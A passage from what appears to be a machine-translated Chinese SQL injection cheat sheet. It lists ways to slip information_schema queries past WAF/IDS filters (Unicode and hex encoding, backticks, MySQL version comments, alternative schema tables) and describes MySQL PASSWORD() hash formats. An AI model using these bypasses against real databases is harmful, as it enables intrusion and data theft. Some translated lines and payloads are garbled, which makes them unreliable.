| Unicode编码 | SELECT％u0074able\_％u6eame FROM information\_schema.tables; |
| 无效的十六进制编码（ASP） | SELECT％tab％le\_％na％me FROM information\_schema.tables; |

1. 避免关键字：

如果IDS / WAF已阻止某些关键字，则可以通过其他方式绕过它而不使用编码。

INFORMATION\_SCHEMA.TABLES

|  |  |
| --- | --- |
| 空间 | information\_schema。表 |
| 反引号 | `information\_schema`.`tables` |
| 具体代码 | /\*!information\_schema.tables\*/ |
| 替代名称 | information\_schema.partitions  information\_schema.statistics  information\_schema.key\_column\_usage  information\_schema.table\_constraints |

1. 哈希密码：

在MySQL 4.1之前，由PASSWORD（）函数计算的密码哈希长度为1​​6个字节。例子如下：

PASSWORD（ '为mypass'） 6f8c114b58f2ce9e

从MySQL 4.1开始，PASSWORD（）函数已被修改为产生更长的41字节哈希值：

PASSWORD（ '为mypass'） \* 6C8989366EAF75BB670AD8EA7A7FC1176A95CEF4